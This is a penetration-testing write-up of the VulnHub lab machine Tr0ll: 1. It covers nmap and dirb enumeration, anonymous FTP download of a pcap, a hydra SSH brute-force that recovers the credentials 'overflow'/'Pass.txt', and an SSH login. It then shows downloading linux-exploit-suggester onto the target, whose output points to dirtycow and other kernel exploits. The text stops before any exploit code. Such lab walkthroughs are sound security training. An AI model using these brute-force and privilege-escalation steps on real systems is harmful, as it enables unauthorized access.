

# PENETRATION TESTING REPORT ON Tr0ll: 1 (vulnhub)

Report By-

Riddhish V. Lichade

# DESCRIPTION

Tr0ll was inspired by the constant trolling of the machines within the OSCP labs.

The goal is simple, gain root and get Proof.txt from the /root directory.

Not for the easily frustrated! Fair warning, there be trolls ahead!

Difficulty: Beginner

Type: boot2root

Let's get started with identifying the IP of the TrOll machine.

Command used: `nmap 192.168.1.1/24`

```
riddhish@kali: ~  
File Actions Edit View Help  
  
(riddhish@kali)-[~]  
$ nmap 192.168.1.1/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 11:57 IST  
Nmap scan report for 192.168.1.1  
Host is up (0.0034s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
  
Nmap scan report for 192.168.1.101  
Host is up (0.00040s latency).  
All 1000 scanned ports on 192.168.1.101 are in ignored states.  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Nmap scan report for 192.168.1.102  
Host is up (0.0026s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 21.79 seconds
```

The IP 192.168.1.102 seems to be of the target machine. Let's try to find out some more information about the target using nmap.

Command used: `nmap -A 192.168.1.102`

```
kali linux 11:59 AM  
riddhish@kali: ~  
File Actions Edit View Help  
  
(riddhish@kali)-[~]  
$ nmap -A 192.168.1.102  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 11:59 IST  
Nmap scan report for 192.168.1.102  
Host is up (0.0027s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.2  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ -rw-rw-rw- 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]  
| ftp-syst:  
| STAT:  
| FTP server status:  
| Connected to 192.168.1.101  
| Logged in as ftp  
| TYPE: ASCII  
| No session bandwidth limit  
| Session timeout in seconds is 600  
| Control connection is plain text  
| Data connections will be plain text  
| At session startup, client count was 4  
| vsFTPD 3.0.2 - secure, fast, stable  
|_ End of status  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)  
| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)  
| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)  
|_ 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.7 (Ubuntu)  
|_ http-robots.txt: 1 disallowed entry  
|_ /secret  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


We can see that 3 ports are currently running on the target machine.

Port 21: ftp

Port 22: ssh


Port 80: http

Lets try to see the web page hosted on the target IP.



The web page on the target IP is just a troll with nothing helpful. Let's try to find some directories with dirb.

Command used: `dirb http://192.168.1.102 > directories`



```
(riddish@kali)~[/Desktop/pentest/vulnhub/tr0ll1]
$ dirb http://192.168.1.102 > directories
(riddish@kali)~[/Desktop/pentest/vulnhub/tr0ll1]
$ cat directories

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jun  4 12:13:25 2022
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.102/ ---
+ http://192.168.1.102/index.html (CODE:200|SIZE:36)
+ http://192.168.1.102/robots.txt (CODE:200|SIZE:31)
=> DIRECTORY: http://192.168.1.102/secret/
+ http://192.168.1.102/server-status (CODE:403|SIZE:293)

--- Entering directory: http://192.168.1.102/secret/ ---
+ http://192.168.1.102/secret/index.html (CODE:200|SIZE:37)


END_TIME: Sat Jun  4 12:13:33 2022
DOWNLOADED: 9224 - FOUND: 4

(riddish@kali)~[/Desktop/pentest/vulnhub/tr0ll1]
$
```

Found a directory 'secret' and a file robots.txt.



The file robots.txt again tells about the secret directory and the secret directory is again a troll with nothing helpful.



Now let's try our luck on ftp port i.e. port 21

The nmap scan tells us that ftp port allows anonymous login and also gives a idea about the lol.pcap file.

Command: [ftp 192.168.1.102](ftp://192.168.1.102)

```
riddhish@kali: ~/Desktop/pentest/vulnhub/tr0ll1
└─(riddhish@kali)-[~/Desktop/pentest/vulnhub/tr0ll1]
$ ftp 192.168.1.102
Connected to 192.168.1.102.
220 (vsFTPD 3.0.2)
Name (192.168.1.102:riddhish): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV. ypass in vsftpd
150 Here comes the directory listing.
-rwxrwxrwx  1 1000  0      8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.01 secs (613.2877 kB/s)
ftp> quit
221 Goodbye.
```

└─(riddhish@kali)-[~/Desktop/pentest/vulnhub/tr0ll1]

```
$ ls
directories  lol.pcap  subdomains.txt
```


└─(riddhish@kali)-[~/Desktop/pentest/vulnhub/tr0ll1]

```
$
```

After logging in as Anonymous with password field empty, we can find the lol.pcap file which I pulled to my local directory using the get command.

Command: get lol.pcap

Let's open this file in wireshark.



After analysing some packets we find something useful in a packet with message: "Wwell, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P

Sucks, you were so close... gotta TRY HARDER!"


Here, we get an idea that there might be a directory 'sup3rs3cr3tdirlol'.

Let's see if we find something useful in the given directory



Let's download the file roflmao and see it.

To download file: `wget 192.168.1.102/sup3rs3cr3tdirlol/roflmao`



```
(riddish@kali) ~/Desktop/pentest/vulnhub/tr0ll1
$ file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, Build ID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped

(riddish@kali) ~/Desktop/pentest/vulnhub/tr0ll1
$ chmod +x roflmao

(riddish@kali) ~/Desktop/pentest/vulnhub/tr0ll1
$ ./roflmao
Find address 0x0856BF to proceed

(riddish@kali) ~/Desktop/pentest/vulnhub/tr0ll1
$
```


We can see that the file ‘roflmao’ is an executable file. Let’s provide the execution permission and run the file.

The file says: “Find address 0x0856BF”

After wondering about what this could be, I tried to see if it is a directory and yes it was.








```
maleus
ps -aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
visit0r
overflow
```

The file which\_one\_lol.txt in the folder good\_luck seems like the usernames.

The folder this\_folder\_contains\_the\_password contains a file Pass.txt.




## Index of /0x0856BF/this\_folder\_conta

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">Pass.txt</a>	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.102 Port 80

The file Pass.txt contains text: Good\_job\_:)

This text seems like it might be the password.



Let's try ssh bruteforcing using hydra with the usernames from the file which\_one\_lol and password as 'Good\_job\_:')'. I copied the usernames to a file usernames.txt

Also, don't forget to remove the comment.

Command: `hydra -L usernames.txt -p "Good_job_:" -f -V ssh://192.168.1.102`

```
(riddhish@kali) - [~/Desktop/pentest/vulnhub/tr0ll1]
$ hydra -L usernames.txt -p "Good_job_:" -f -V ssh://192.168.1.102
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-05 02:37:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:11/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.102:22/
[ATTEMPT] target 192.168.1.102 - login "maleus" - pass "Good_job_:" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.102 - login "ps-aux" - pass "Good_job_:" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.102 - login "felux" - pass "Good_job_:" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.102 - login "Eagle11" - pass "Good_job_:" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.1.102 - login "genphlux" - pass "Good_job_:" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target 192.168.1.102 - login "usmc8892" - pass "Good_job_:" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target 192.168.1.102 - login "blawrg" - pass "Good_job_:" - 7 of 11 [child 6] (0/0)
[ATTEMPT] target 192.168.1.102 - login "wytshadow" - pass "Good_job_:" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target 192.168.1.102 - login "visit0r" - pass "Good_job_:" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target 192.168.1.102 - login "overflow" - pass "Good_job_:" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target 192.168.1.102 - login "" - pass "Good_job_:" - 11 of 11 [child 10] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-05 02:38:28
```

The password didn't matched with any of the usernames.

If we go back and focus on the directory name in the 0x0856BF, it said `this_folder_contains_the_password`, but the folder contained a file `Pass.txt`

If we focus on the folder name it can be a possibility that the password is `"Pass.txt"`. So, let's try bruteforcing again with password as `Pass.txt`.

Command: `hydra -L usernames.txt -p Pass.txt -f -V ssh://192.168.1.102`

```
(riddhish@kali) - [~/Desktop/pentest/vulnhub/tr0ll1]
$ hydra -L usernames.txt -p Pass.txt -f -V ssh://192.168.1.102
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-05 02:48:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:11/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.102:22/
[ATTEMPT] target 192.168.1.102 - login "maleus" - pass "Pass.txt" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.102 - login "ps-aux" - pass "Pass.txt" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.102 - login "felux" - pass "Pass.txt" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.102 - login "Eagle11" - pass "Pass.txt" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.1.102 - login "genphlux" - pass "Pass.txt" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target 192.168.1.102 - login "usmc8892" - pass "Pass.txt" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target 192.168.1.102 - login "blawrg" - pass "Pass.txt" - 7 of 11 [child 6] (0/0)
[ATTEMPT] target 192.168.1.102 - login "wytshadow" - pass "Pass.txt" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target 192.168.1.102 - login "visit0r" - pass "Pass.txt" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target 192.168.1.102 - login "overflow" - pass "Pass.txt" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target 192.168.1.102 - login "" - pass "Pass.txt" - 11 of 11 [child 10] (0/0)
[22][ssh] host: 192.168.1.102 login: overflow password: Pass.txt
[STATUS] attack finished for 192.168.1.102 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-05 02:48:40
```

We've successfully found a username overflow with `Pass.txt` as password.

Now it's time to ssh login as user overflow.

Command: `ssh overflow@192.168.1.102`

Enter the password: `Pass.txt`

```
riddhish@kali: ~/Desktop/pentest/vulnhub/tr0ll1
$ ssh overflow@192.168.1.102
overflow@192.168.1.102's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jun  4 09:50:59 2022 from 192.168.1.101
Could not chdir to home directory /home/overflow: No such file or directory
$ whoami
overflow
$ ls
bin boot dev etc home initrd.img lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
$ bash
overflow@tr0ll:/$
```

Enter the bash

Command: bash

Now, we need to gain root access to gain the flag.

It's time for privilege escalation

Let's try to search for exploits using linux-exploit-suggester.

```
riddhish@kali: ~/Desktop/pentest/vulnhub/tr0ll1
--2022-06-04 12:18:27-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89641 (88K) [text/plain]
Saving to: 'linux-exploit-suggester.sh'

100%[=====] 89,641 --.-K/s in 0.1s

2022-06-04 12:18:28 (719 KB/s) - 'linux-exploit-suggester.sh' saved [89641/89641]

overflow@tr0ll:tmp$ chmod +x linux-exploit-suggester.sh
overflow@tr0ll:tmp$ ./linux-exploit-suggester.sh

Available information:
Kernel version: 3.13.0
Architecture: i686
Distribution: ubuntu
Distribution version: 14.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
79 kernel space exploits
49 user space exploits

Possible Exploits:
[+] [CVE-2016-5195] dirtycow


Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5[kernel:2.6.(18|24|33)-*],RHEL=6[kernel:2.6.32-*|3.(0|2|6|8|10).-*|2.6.33.9-rt31],RHEL=7[kernel:3.10.0-*|4.2.0-0.21.el7],[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
```

Download the linux exploit suggester: [wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh](https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh)

Run the linux-exploit-suggester.sh after giving the executable permission to the file.

It will fetch some of the exploits which can be used here.



```
File Actions Edit View Help
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2015-1328] overlaysfs
Details: http://seclists.org/oss-sec/2015/q2/717
Exposure: highly probable
Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*-*generic}
Download URL: https://www.exploit-db.com/download/37292

[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
